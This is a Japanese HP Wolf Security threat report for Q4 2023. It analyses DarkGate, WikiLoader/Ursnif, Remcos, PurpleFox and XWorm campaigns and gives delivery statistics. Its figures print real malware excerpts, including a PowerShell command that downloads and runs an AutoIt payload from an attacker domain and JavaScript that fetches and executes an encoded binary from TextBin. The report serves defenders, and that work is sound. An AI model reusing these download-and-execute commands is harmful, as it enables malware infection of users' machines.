HP WOLF SECURITY

脅威インサイトレポート

023年第4 四半期

脅威のランドスケープ

HP Wolf Security 脅威インサイトレポートの2023年第4四半期版へようこそ

四半期ごとに我々のセキュリティエキスパートが、HP Wolf Securityで特定された注目すべきマルウェアキャンペーン、トレンド、テクニックを紹介します。検知ツールを回避してエンドポイントに到達した脅威を隔離することで、HP Wolf Securityは、サイバー犯罪者が使用している最新のテクニックを把握し、セキュリティチームに新たな脅威と戦うための知識を与え、セキュリティ体制を向上させます。[1]

エグゼクティブサマリー

ゲートウエイセキュリティを回避したEメール脅威

14%

第4四半期にアーカイブで配信された脅威

30%

- 脅威アクターは、マクロからソフトウェアの脆弱性を悪用するなどの別のコード実行テクニックに移行し続けています。HPの脅威リサーチチームは、第4四半期に、スプレッドシートに関連する侵害行為の少なくとも84%、ドキュメントに関連する侵害行為の73%が、Officeアプリケーションの脆弱性を悪用しようとしていることを発見しました。しかし、マクロを利用した攻撃は依然として消滅しておらず、Agent Tesla やXWorm[2 3]のようなリモートアクセス型トロイの木馬（RAT) の拡散に利用されています。

- 第4四半期の PDF の脅威は、2023 年第1四半期と比較して 7%増加しました。これ以前の四半期では、サイバー犯罪者は PDF を使ってフィッシングを行い、被害者から認証情報や金銭情報を引き出していました。しかし、第4四半期には、WikiLoader、Ursnif、DarkGate などのマルウェアが PDF ドキュメントを介して拡散されるケースも増えています。[4 5 6]

- 第4四半期、HPはDarkGateマルウェアを配信するキャンペーンを分析しました。脅威アクターは、広告ネットワークを介してリンクを中継し、検知を回避して被害者に関する情報を取得します。キャンペーンは、OneDriveのエラーメッセージを装った悪意のあるPDFの添付ファイルから開始され、マルウェアに誘導されました。DarkGateは、マルウェアアズアサービスとして動作し、サイバー犯罪者にバックドアアクセスを提供することで、被害者をデータ盗難やランサムウェアなどのリスクにさらしています。

- 脅威アクターは第4四半期も、引き続きクラウドサービスにマルウェアをホスティングしています。 Discordのような正規のオンラインプラットフォームを悪用し、Remcosマルウェアをステージする攻撃者が確認されています。[7]こうしたサービスは組織から信頼されていることが多く、攻撃者が発見されない可能性が高まります。

- 第4四半期、我々はステガノグラフィ（画像内にコードを隠蔽する技法）を広く利用したPurpleFoxマルウェアを拡散するキャンペーンを分析しました。[8]

特筆すべき脅威

DarkGateマルウェアキャンペーンが広告ツールを使って被害者を追跡し検知を回避

マーケティングの専門家は、顧客のターゲティングと理解に広告ネットワークを利用していますが、サイバー犯罪者も同じツールを利用して、より効果的な攻撃を仕掛けています。第4四半期、HPの脅威リサーチチームは、DarkGateマルウェアを拡散する悪質なスパムキャンペーンを分析しました。そこでは、脅威アクターが正規の広告ネットワークを利用して被害者を追跡し、検知を回避していました。

DarkGateは、2018年に初めて市中で発見された、感染したPCへのバックドアアクセスをサイバー犯罪者に提供し、被害者をデータ窃盗やランサムウェアなどのリスクにさらす、数千米ドルのマルウェアアズサービスです。[9] DarkGateの開発者は、そのマルウェアサービスのアクティブなサブスクライバを30人に制限していると主張しており、このマルウェアを使用する脅威アクターは、一般的なサイバー犯罪者よりも吟味され、能力が高いことを示唆しています。[10]

そのキャンペーンでは、悪意のあるPDF添付ファイルがターゲットにEメールで送信されました。添付ファイルを開くと、受信者にはソーシャルエンジニアリング画像が表示されます（図1）。多くの場合、その画像はOneDriveやその他のクラウドサービスからのエラーメッセージを模したものです。この画像はターゲットに対して、ドキュメントを読むためのリンクをクリックするよう促します。実際にはリンクをクリックすると、コンピュータをDarkGateに感染させるマルウェアを含むファイルがダウンロードされます。

今日、多くの人がWebブラウザを使ってPDFドキュメントを読んでいるため、私たちが通常目にする他のタイプのソーシャルエンジニアリングよりも、このルアーは説得力があります。このキャンペーンの背後にいる脅威アクターは、フィッシング認知のトレーニングを受けた従業員でさえも見破ることが難しい、説得力のあるソーシャルエンジニアリングのルアーを作ることに長けています。




図1 - OneDriveのエラーメッセージを模倣したDarkGateのルアー（HP Sure Clickが捕捉）

今回のサイバー犯罪者は、オフィスワーカーが生産性を高めるためにクラウドサービスに依存していることにつけ込みました。オンラインサービスの外観やデザインは常に調整され改良されているため、ソーシャルエンジニアリングに使用される偽のユーザーインターフェース（UI）要素を見抜くことは難しくなっています。UIの一貫性を強く意識していなければ、偽のエラーメッセージが表示されても、必ずしも場違いであると警戒されることはありません。

ドキュメント内のリンクは、すぐに次の感染ステージのファイルにつながるのではなく、広告ネットワークを経由します。広告URLには識別子とファイルをホストするドメインが含まれています。広告リンクのバックエンド定義では、脅威アクターが最終的なURLを定義しますが、PDFドキュメントには表示されません。

広告ネットワークをプロキシとして使用することで、サイバー犯罪者は検知を回避し、リンクをクリックしたユーザーの情報を収集することができます。広告ネットワークはクリック詐欺を防ぐためにCAPTCHAを使用して実際のユーザーを確認するので、自動マルウェア解析システムがマルウェアのスキャンに失敗する可能性があります。ぜなら、感染経路の次の段階を検知して検査することができないためで、脅威アクターが検知を回避するのに役立っています。

さらに、正規の広告ネットワークドメインを経由し、CAPTCHAテストに合格しなければならないことで、被害者の立場からすると、ルアーがよりもっともらしく見える可能性があります。




図2 - DarkGate 感染につながるダウンロードファイルの例

このリンクは、.cab、.zip、.url ファイルなど、キャンペーンによって異なるファイル タイプをダウンロードします。アーカイブには通常2つの圧縮ファイルが含まれています。1つ目はテキストファイルで、ターゲットに何をすべきかを指示するために使用され、2つ目はURLファイルです。（図2）

クリックすると、URLファイルがダウンロードされ、別のアーカイブファイル内に格納されたJavaScriptコードが実行されます。悪意のあるコードは難読化され、正規のJavaScriptライブラリの中に隠されていますが、これはマルウェアの解析を困難にするためのステップです。（図3）

JavaScriptコードは、ActiveXオブジェクトを利用してPowerShellコマンドを実行します。これによって、ユーザーのC:ドライブに新しいフォルダが作成され、2つのファイルがダウンロードされ実行されます。（図4）

最初のファイルはAutoIt3スクリプトインタープリタの正規バージョンで、2番目のファイルは悪意のあるAutoItスクリプトです。AutoItスクリプトはコンパイルされているため、検査するには逆コンパイルする必要があります。このスクリプトは、大きな16進文字列をバイト配列にアセンブルし、その結果DarkGate実行ファイルが作成されます。最後に、マルウェアを起動するために、AutoItスクリプトはバイト配列からDLLStructを作成し、Windows APIの一部であるEnumWindowsのコールバック関数を使用してDarkGateを実行します。[11][12]

```
_omkyknffp()
/*! Magnific Popup - v1.1.0 - 2016-02-20
* http://dimsemenov.com/plugins/magnific-popup/
* Copyright (c) 2016 Dmitry Semenov; */
!function(a){"function"==typeof define&&define.amd?define(["jquery"],a)
/*!
 * Modernizr v2.8.3
 * www.modernizr.com
 *
 * Copyright (c) Faruk Ates, Paul Irish, Alex Sexton
 * Available under the BSD and MIT licenses: www.modernizr.com/license/
 */
```

図3 - 正規のコードライブラリに隠されたDarkGate JavaScriptマルウェア

```
powershell.exe -Command ni 'C:/tepp' -Type Directory -Force;
cd 'C:/tepp';
Invoke-WebRequest -Uri 'http://showmoreresultonliner.com:2351' -OutFile 'AutoIt3.exe' -UserAgent 'curl/7.68.0';
Invoke-WebRequest -Uri 'http://showmoreresultonliner.com:2351/msiyfjjdsnw' -OutFile 'yfjjdsnw.au3' -UserAgent 'curl/7.68.0';
start 'AutoIt3.exe' -a 'yfjjdsnw.au3';
Stop-Process -Name WScript
```

図4 - DarkGateマルウェアを含むAutoItファイルをダウンロードするPowerShellスクリプト

PDFマルウェアが増加中

2023 年第 4 四半期、HP 脅威リサーチチームは、PDF ドキュメントを介してマルウェアを配信する脅威をより多く（第1四半期以来7%）の増加を確認しました。ここ数四半期、サイバー犯罪者は、フィッシングによって被害者から認証情報や金銭情報を引き出すためにPDFを利用していました。しかし、第4四半期には、WikiLoader、Ursnif、DarkGateなどのマルウェアが、PDFファイルを通じて拡散されるケースが増えています。

HP Wolf Security は、サイバー犯罪者が PC から情報を盗むために使用するバンキング型トロイの木馬 Ursnif を広めるために、PDF の添付ファイルを使用する大規模なスパムキャンペーンを検知しました。過去の Ursnifの活動と同様に、これらのキャンペーンのほとんどは、宅配便のルアーを使用して、被害者が悪意のある添付ファイルを開いて行動するように誘導します。(図5）受信者は、ドキュメントに埋め込まれたリンクを使用して偽の請求書をダウンロードするよう促されます。このリンク先は請求書ではなく JavaScript ファイルを含む.zipアーカイブです。一見すると、このファイルにはコメントしか含まれていないように見えますが、実際にはスクリプト全体が1行で記述されています。




図5 - Ursnifマルウェアに誘導する宅配便PDFのルアー

コードを紐解くと、スクリプトの目的が明らかになります。まず、Web からアーカイブをダウンロードし、その内容をProgramDataフォルダに展開します。次に、スクリプトは展開されたディレクトリからCCleaner.exeという名前の実行ファイルを実行します。このディレクトリは、一般的なシステム ユーティリティであるCCleanerのインストール フォルダを模倣しており、他のシステムファイルに紛れ込ませることで疑いを減らすための策略と考えられます。（図6）[13] しかしながら、騙されてはいけません。このフォルダには、WikiLoaderと呼ばれるマルウェアが含まれています。

CCleaner.exeは、salut.jsonというファイルを引数としてrundll32.exeを起動します。（T1218.011）[14] これは本物のJSONファイルではなく、rundll32.exeによって起動されるWikiLoaderダイナミックリンクライブラリ（DLL）です。この時点からWikiLoaderは実行を開始し、最終的なペイロードをダウンロードして起動する前にシステムチェックを実行します。このキャンペーンの最終的なペイロードを入手することはできませんでした。しかし、他のキャンペーンとの戦術、技術、手順（TTP）の類似性から、ペイロードはUrsnifであった可能性が高いと考えられます。




図6 - WikiLoaderマルウェアを隠す偽CCleanerインストールフォルダ

DiscordとTextBinが悪用されマルウェアをホスト

第4四半期、脅威アクターがクラウドサービス上にマルウェアをホスティングする動きが引き続き見られました。この手口は、ホスティングインフラを購入、維持する手間を省くだけでなく、正規サービスのドメイン名による良い評判を利用できるため、攻撃者にとってもメリットがあります。我々は、マルウェアが人気のインスタントメッセージングプラットフォームであるDiscord上でホスティングされるキャンペーンをよく目にします。

HP Wolf Securityが捕捉した活動では、複数の無料クラウドサービスを連鎖させ、PCをマルウェアに感染させようとする脅威アクターが確認されました。最終的に、このキャンペーンは、攻撃者が感染したコンピュータをステルス的にバックドア制御するリモートアクセス型トロイの木馬（RAT）であるRemcosを配信することになります。

感染は、被害者がDiscordからJavaScriptファイルをダウンロードすることから始まります。このスクリプトは、テキストファイルの共有を目的とした別のクラウドサービス、TextBinへのインターネット接続を開始します。次に、スクリプトはTextBin上でホストされているBase64エンコードされた実行ファイルをデコードして実行します。（図7）

実行ファイルをテキストとしてエンコードすることで、攻撃者は、検知に依存するセキュリティツールがダウンロードされるファイル形式を正しく認識することを困難にします。これにより、特定の検知手段が失敗し、マルウェアがエンドポイントで実行される可能性があります。

実行ファイルは.NETで書かれており、攻撃者はPowerShellを使って関数を呼び出し、引数を渡すことができます。本件では、引数として逆方向に書かれたURLが渡されます。

実行ファイルはURLから別のファイルをダウンロードして実行します。これもBase64エンコードされた実行ファイルです。

このファイルのエントロピーは、マルウェアの構成などの情報を隠すためにパッカーが使用されていることを示していました。ここでは、脅威アクターは無償のパッカーツールであるUltimate Packer for eXecutables（UXX）を使用して実行ファイルを圧縮しています。[15] カスタムパッカーを使用しなかったため、ファイルの圧縮を元に戻すのは簡単です。単純な文字列解析により、最終的なペイロードが明らかになります：Remcosは、サイバー犯罪者の間で人気のある商用RATです。（図8）

```
function JvjtC( LyOaP ){
    var ufdrg = new ActiveXObject("Shell.Application") ;;;;;;
    ufdrg.ShellExecute("powershell" , " -command " + LyOaP , "" , "open" , 0) ;;;;;;
}

var XcEbU
XcEbU = TWmna( TWmna ( "https://pt.textbin.net/download/zbbh8tfbo9" )  );

var kCIdR ;
kCIdR = "$kdrYV = '" + XcEbU ;;;;;
kCIdR = kCIdR + "';$kdrYV = $kdrYV.Replace('↓:↓', 'A');" ;;;;;
kCIdR = kCIdR + "[Byte[]] $RpWSI = [System.Co";
kCIdR = kCIdR + "nvert]::FromBas" + "e" + Math.round(63.9) +  "Str"  + "ing( $kdr" + "YV );" ;;;;;;
```

図7 - テキストとしてエンコードされた悪意のある実行ファイルをTextBinからダウンロードするJavaScript

図8 - Remcosマルウェアのセッション

画像に隠された悪意のあるコードがPurpleFoxでPCに感染

ステガノグラフィ（画像などのオブジェクトの内部にデータを表現する方法）は、紀元前440年にも文書化された例があり、最も古い情報隠蔽技術の1つです。[16] 第4四半期、HPの脅威リサーチチームは、この技術を広く利用したPurpleFoxマルウェアを拡散するキャンペーンを分析しました。[11]

感染は、ターゲットが悪意のあるVBA（Visual Basic for Applications）マクロを含むWordドキュメントを開くことから始まります。（図9）このマクロは、暗号化されたPowerShellスクリプトを起動し、ace.jpgという名前のファイルをダウンロードします。これは画像ではなく、別のPowerShellスクリプトです。

このスクリプトは、別のファイルのダウンロードを開始します。ただし、今回は画像をダウンロードします。（図10）PurpleFoxはステガノグラフィを使用することでよく知られています。ステガノグラフィは、データを隠匿する効果的な方法で、WebやEメールゲートウェイスキャナなどの検知システムを回避することができます。

ループ内で、PowerShellスクリプトは画像内のすべてのピクセルを繰り返し処理し、青と緑のカラーコンポーネントのビット値を抽出します。これらをビット演算で結合し、結果を配列に書き込みます。この配列はASCIIテキストにエンコードされ、別のPowerShellスクリプトになります。

画像からPowerShellコードを抽出した後、マルウェアは新しいコードをロードし、MsiMakeという名前の関数を呼び出します。この関数は、新しくデコードされたPowerShellコード内にあり、Microsoft Software Installer（.msi）パッケージをダウンロードしてインストールします。MSIパッケージを取得するためのURLは引数として渡されます。ただし、ファイルがインストールされる前に、マルウェアは現在ログインしているユーザーがAdministratorsグループに属しているかどうかをチェックします。

もしそうなら、インストールは続行されます。そうでない場合、マルウェアはOSに応じた2つ目の画像をダウンロードします。このファイルは、同じステガノグラフィアルゴリズムを使用してデコードされ、広範なPowerShellスクリプトを導きます。

このスクリプトには、2つの権限昇格エクスプロイトが含まれています：

- Microsoft Windows Print Spooler の権限昇格の脆弱性 (CVE-2022-21999)[17]
- "Hot Potato" Windows の権限昇格[18]

我々は以前、PurpleFoxの開発者が2021年に特権実行エクスプロイトを使用していたことを記録しており、開発者が新しいエクスプロイトによってマルウェアの機能を拡張してきたことは注目に値します。[19]

マルウェアはエクスプロイトを実行し、そのうちの1つが管理者権限の取得に成功すると、MSIがPurpleFoxのコンピュータへのインストールを開始します。




図9＆10 - PurpleFoxのルアードキュメント（左）とPowerShellコードを隠す画像（右）

脅威アクターはマクロよりもOfficeエクスプロイトを好んで使用

第4四半期の、スプレッドシートに関連する少なくとも84%、ドキュメントに関連する73%の侵害の試みが、Officeアプリケーションの脆弱性をエクスプロイトしようとするもので、マクロを利用したコード実行から脱却する傾向が続いています。

脅威アクターは、Microsoft Office や Web ブラウザなどの生産性ソフトウェアの脆弱性をエクスプロイトすることに、ますます力を注いでいます。HP 脅威リサーチチームは、2023 年におけるゼロデイ攻撃の影響を検証し、この攻撃ベクトルから生産性アプリケーションを保護する必要性を明らかにしました。[20]

しかし、マクロを利用した攻撃がなくなったわけではありません。通常、マクロに依存するキャンペーンは、ハッキングフォーラムから簡単に入手できる低コストまたは無料のRATを配信します。Agent Tesla は、.NETで書かれた低価格のインフォスティーラーの代表例です。

あるキャンペーンでは、攻撃者はExcelスプレッドシートをターゲットにEメールで送信しました。このスプレッドシートには、WebサーバからAgent Teslaをダウンロードし、一時ファイルとして保存した後、コンピュータのバックグラウンドでマルウェアを起動するシンプルなPowerShellコマンドを実行するVBAマクロが含まれていました。

第4四半期に感染が確認された、もう1つのマルウェアは、XWormです。攻撃者は、WordドキュメントをEメールで送信し、その添付ファイルを請求書と見せかけていました。




図11 - XWorm感染時にドロップされたファイル

コード実行をエクスプロイトに依存するExcel脅威

84%


VBAコードは、Webサーバからバッチファイルをダウンロードします。このコードでは、XMLHTTP オブジェクトを利用して URL に HTTP GET 要求を発行することでこれを実現しています。[21] ダウンロードされたバッチファイルは、ユーザの一時ディレクトリに保存され実行されます。

このスクリプトは短く、2つのアクションを実行するだけです。Windowsに組み込まれているBITSAdmin（T1105）ファイル転送ユーティリティを使って同じWebサーバーから実行ファイルをダウンロード（living off the land技術の一例）し、それを実行します。[22]

このファイルは50MBと、マルウェアとしては比較的大きいものの、一部のマルウェア対策ツールの最大ファイルスキャンサイズ設定を回避するには小さすぎます。実行されると、実行ファイルは自身のリソースセクションから他のさまざまなファイルを解凍し、ユーザーの一時ディレクトリに保存します。（図11）8つのファイルを展開した後、マルウェアは実行ファイルの1つ（XWormのペイロード）を起動します。

未使用の実行ファイルがどのような目的で使用されているかは不明です。その中には、破損したDLLファイルやEXEファイルもあり、XWormが機能するために必要なものではありません。不思議なことに、マルウェアのインストールプロセスでは、Azure CLIのインストールパッケージが解凍されます。[23] マルウェアの運営者は、侵入の後のステージでこれらのファイルを使用することを意図していた可能性があります。

マルウェアのファイル拡張子



脅威のファイルタイプのトレンド

アーカイブは、2023年第4四半期にHP Wolf Securityが検知した脅威の30%で使用されており、7四半期連続で最も人気のあるマルウェア配信ファイル形式でした。第4四半期における悪意のあるアーカイブ形式のトップ3は、RAR、ZIP、GZでした。攻撃者は引き続き、WebおよびEメールゲートウェイスキャナによる検知を回避するために、アーカイブ内のマルウェアを暗号化することを利用しています。

HP Wolf Securityが第4四半期に阻止したPDFの脅威は、第3四半期と比較して2%ポイント増加し、第1四半期と比較して7%ポイント増加しました。これは、前四半期に見られたフィッシングによる認証情報の窃取に加え、PDFの添付ファイルを使用してマルウェアを拡散する脅威の増加によるものです。

第4四半期にHP Wolf Securityが阻止したスプレッドシート脅威（XLS、XLSM、XLSXなど）は、少なくとも84%がコード実行を達成するためにCVE-2017-11882のような脆弱性のエクスプロイトに依存しており、第3四半期と比較して7%ポイント減少しました。第4四半期におけるドキュメント脅威（DOC、DOCX、DOCMなど）は、少なくとも73%がコード実行がマクロに依存しておらず、第3四半期と比較して5%ポイント増加しました。

脅威の侵入経路

75%
Eメール

13%
Webブラウザーダウンロード

12%
その他

脅威の侵入経路のトレンド

エンドポイントにマルウェアを送り込む経路のトップは引き続きEメールでした。HP Wolf Securityが第4四半期に確認した脅威の75%は電子メールによるもので、第3四半期から5%ポイント減少しました。悪意のあるWebブラウザのダウンロードは、第4四半期に2ポイント増加し、13%に達しました。リムーバブルメディアなどのその他の経路による脅威は、第3四半期と比較して3%ポイント増加しました。

第4四半期にHP Wolf Securityが検知したEメール脅威のうち、少なくとも14%が1つ以上のEメールゲートウェイスキャナーをバイパスしており、これは第3四半期と比較して2%ポイント増加しています。

最新の状態を維持する

HP Wolf Security 脅威インサイトレポートは、ほとんどのお客様が脅威のテレメトリをHPと共有することを選択することによって実現されています。当社のセキュリティ専門家は、脅威の傾向や重要なマルウェアキャンペーンを分析し、洞察を注釈したアラートをお客様にフィードバックしています。
HP Wolf Security の導入を最大限に活用するために、お客様には以下のステップを踏むことをお勧めします。[a]

- HP Wolf Security ControllerでThreat Intelligence ServicesとThreat Forwardingを有効にし、MITRE ATT&CKのアノテーション、トリアージ、専門家による分析を受けることができるようにしてください。[b] 詳細については、ナレッジベースの記事をご覧ください。[24] [25]
- HP Wolf Security Controllerを最新の状態に保ち、新しいダッシュボードとレポートテンプレートを受け取ることができるようにしてください。最新のリリースノートとソフトウェアのダウンロードは、カスタマーポータルでご覧ください。[26]
- HP Wolf Securityのエンドポイントソフトウェアをアップデートし、当社の研究チームが追加した脅威アノテーションルールを常に最新に保ってください。

HP Threat Research チームは、セキュリティチームが脅威から身を守るために役立つ 侵害の痕跡 (IOC) やツールを定期的に公開しています。これらのリソースは、HP Threat Research GitHub リポジトリからアクセスできます。[27]最新の脅威に関する調査については、HP WOLF SECURITY ブログ [28]にアクセスしてください。

HP Wolf Security 脅威インサイトレポートについて

企業は、ユーザーがEメールの添付ファイルを開いたり、Eメール内のハイパーリンクをクリックしたり、Webからファイルをダウンロードすることに対して最も脆弱です。HP Wolf Securityは、リスクの高いアクティビティをマイクロVMに隔離し、ホストコンピュータがマルウェアに感染したり、企業ネットワークに広がったりしないようにすることで企業を保護します。HP Wolf Securityは、イントロスペクションを使用して豊富なフォレンジックデータを収集し、お客様のネットワークが直面する脅威を理解し、インフラストラクチャを強化できるよう支援します。HP Wolf Security 脅威インサイトレポートは、当社の脅威研究チームが分析した注目すべきマルウェアキャンペーンを紹介し、お客様が新たな脅威を認識し、環境を保護するために行動を起こすことができるようにします。

HP Wolf Securityについて

HP Wolf Securityは、新しいタイプ[c]のエンドポイントセキュリティです。HPのハードウェアで強化されたセキュリティとエンドポイントに特化したセキュリティサービスのポートフォリオは、組織がPC、プリンター、そして人々をサイバー犯罪者から守るために設計されています。HP Wolf Security は、ハードウェアレベルからソフトウェアやサービスに至るまで、包括的なエンドポイントの保護とレジリエンスを提供します。

リファレンス

[1] https://hp.com/wolf
[2] https://malpedia.caad.fkie.fraunhofer.de/details/win.agent_tesla
[3] https://malpedia.caad.fkie.fraunhofer.de/details/win.xworm
[4] https://malpedia.caad.fkie.fraunhofer.de/details/win.wikiloader
[5] https://malpedia.caad.fkie.fraunhofer.de/details/win.gozi
[6] https://malpedia.caad.fkie.fraunhofer.de/details/win.darkgate
[7] https://malpedia.caad.fkie.fraunhofer.de/details/win.remcos
[8] https://malpedia.caad.fkie.fraunhofer.de/details/win.purplefox
[9] https://www.trellix.com/about/newsroom/stories/research/the-continued-evolution-of-the-darkgate-malware-as-a-service/
